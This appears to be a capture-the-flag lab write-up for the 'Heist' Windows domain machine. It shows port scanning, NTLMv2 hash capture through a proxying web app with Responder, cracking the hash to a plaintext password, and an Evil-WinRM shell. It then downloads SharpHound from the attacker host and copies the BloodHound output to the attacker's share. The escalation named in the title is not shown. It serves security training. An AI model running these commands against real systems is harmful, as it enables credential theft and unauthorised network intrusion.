

Heist | Middleware Authentication Hash Capture | GSMAPassword/PTH | SeRestorePrivilege.ps1 PrivEsc

Initial enumeration on the system reveals that the system is a Windows machine host server different services most notably a HTTP server on port 8080:




```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server t
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory L
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory L
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC01.heist.offsec
| Not valid before: 2024-08-22T04:39:55
|_Not valid after:  2025-02-21T04:39:55
|_ssl-date: 2024-10-24T16:56:18+00:00; +1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: HEIST
|   NetBIOS_Domain_Name: HEIST
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: heist.offsec
|   DNS_Computer_Name: DC01.heist.offsec
|   DNS_Tree_Name: heist.offsec
|   Product_Version: 10.0.17763
|_  System_Time: 2024-10-24T16:55:39+00:00
8080/tcp open  http          Werkzeug httpd 2.0.1 (Python 3.9.0)
|_http-title: Super Secure Web Browser
|_http-server-header: Werkzeug/2.0.1 Python/3.9.0
```

Navigating to this site reveals that this site acts as Middleware and requests alternative sites on behalf of the user:




Directory listing for /

- hash
- Heist_Nmap




```
┌──(kali㉿kali)-[~/OSCP/Heist]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.192.165 - - [24/Oct/2024 13:38:41] "GET / HTTP/1.1" 200
-
```

Middleware is an authentication level so we can attempt capture NTLM hashes using Responder and having the server connect to our http server:




```
[HTTP] Sending NTLM authentication request to 192.168.192.165
[HTTP] GET request from: ::ffff:192.168.192.165  URL: /
[HTTP] NTLMv2 Client   : 192.168.192.165
[HTTP] NTLMv2 Username : HEIST\enox
[HTTP] NTLMv2 Hash     : enox::HEIST:dbd4cfd043d703fd:B071248C07
F1DCB36CAC3E2EC625E3CA:010100000000000090A1AF9D4126DB01D0A23D35C
E4ABFE000000000020008004A0059004C004A0001001E00570049004E002D004
9004400560056004D004A00350035004E0037004F00040014004A0059004C004
A002E004C004F00430041004C0003003400570049004E002D004900440056005
6004D004A00350035004E0037004F002E004A0059004C004A002E004C004F004
30041004C00050014004A0059004C004A002E004C004F00430041004C0008003
00030000000000000000000000000003000005E885D6EF0205EA9631890DD3F496
13646C895717D4CDAEC9694535193F942620A001000000000000000000000000
000000000000900260048005400540050002F003100390032002E00310036003
8002E00340035002E003100380035000000000000000000
```

Now we can use JohnTheRipper to crack the hash:



```
Press 'q' or Ctrl-C to abort, almost a
california       (enox)
1g 0:00:00:00 DONE (2024-10-24 13:36)
na
```


With this we can attempt to login with enox's credentials via Evil-WinRM:



```
┌──(kali㉿kali)-[~/OSCP/Heist]
└─$ evil-winrm -i 191.168.192.165 -u enox -p california -i heist.offsec

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemen
ted on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completio
n

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\enox\Documents> dir
*Evil-WinRM* PS C:\Users\enox\Documents> cd ../
*Evil-WinRM* PS C:\Users\enox> dir


    Directory: C:\Users\enox


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         7/20/2021   4:24 AM                Desktop
d-r---         7/20/2021   4:17 AM                Documents
d-r---         9/15/2018  12:19 AM                Downloads
d-r---         9/15/2018  12:19 AM                Favorites
d-r---         9/15/2018  12:19 AM                Links
d-r---         9/15/2018  12:19 AM                Music
d-r---         9/15/2018  12:19 AM                Pictures
d-----         9/15/2018  12:19 AM                Saved Games
d-r---         9/15/2018  12:19 AM                Videos
```


Lateral Movement

To conduct further enumeration we can use a tool known as SharpHound to enumerate the AD environment and have BloodHound map out the way to Domain Admin:




```
*Evil-WinRM* PS C:\Users\enox> curl http://192.168.45.185/SharpHound.exe -o SharpHound.exe
*Evil-WinRM* PS C:\Users\enox> .\SharpHound.exe
2024-10-24T12:21:30.4855221-07:00|INFORMATION|This version of SharpHound is compatible with the 5.0.0 Release of BloodHound
2024-10-24T12:21:30.5948922-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, CertServices
2024-10-24T12:21:30.6105153-07:00|INFORMATION|Initializing SharpHound at 12:21 PM on 10/24/2024
2024-10-24T12:21:30.7355247-07:00|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for heist.offsec :
```

Next we'll transfer the created zip file over to our Kali instance:




```
*Evil-WinRM* PS C:\Users\enox> mv 20241024122212_BloodHound.zip \\192.168.45.185\share\
*Evil-WinRM* PS C:\Users\enox> dir


    Directory: C:\Users\enox


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---        7/20/2021   4:24 AM                Desktop
d-r---        7/20/2021   4:17 AM                Documents
d-r---        9/15/2018  12:19 AM                Downloads
d-r---        9/15/2018  12:19 AM                Favorites
d-r---        9/15/2018  12:19 AM                Links
d-r---        9/15/2018  12:19 AM                Music
d-r---        9/15/2018  12:19 AM                Pictures
d-----        9/15/2018  12:19 AM                Saved Games
d-r---        9/15/2018  12:19 AM                Videos
-a----       10/24/2024  12:22 PM          42517 N2NkZDYyMzItY2UxZi00N2ZkLTg4ZmQtNThlNjJlZDQ1NzJh.bin
```

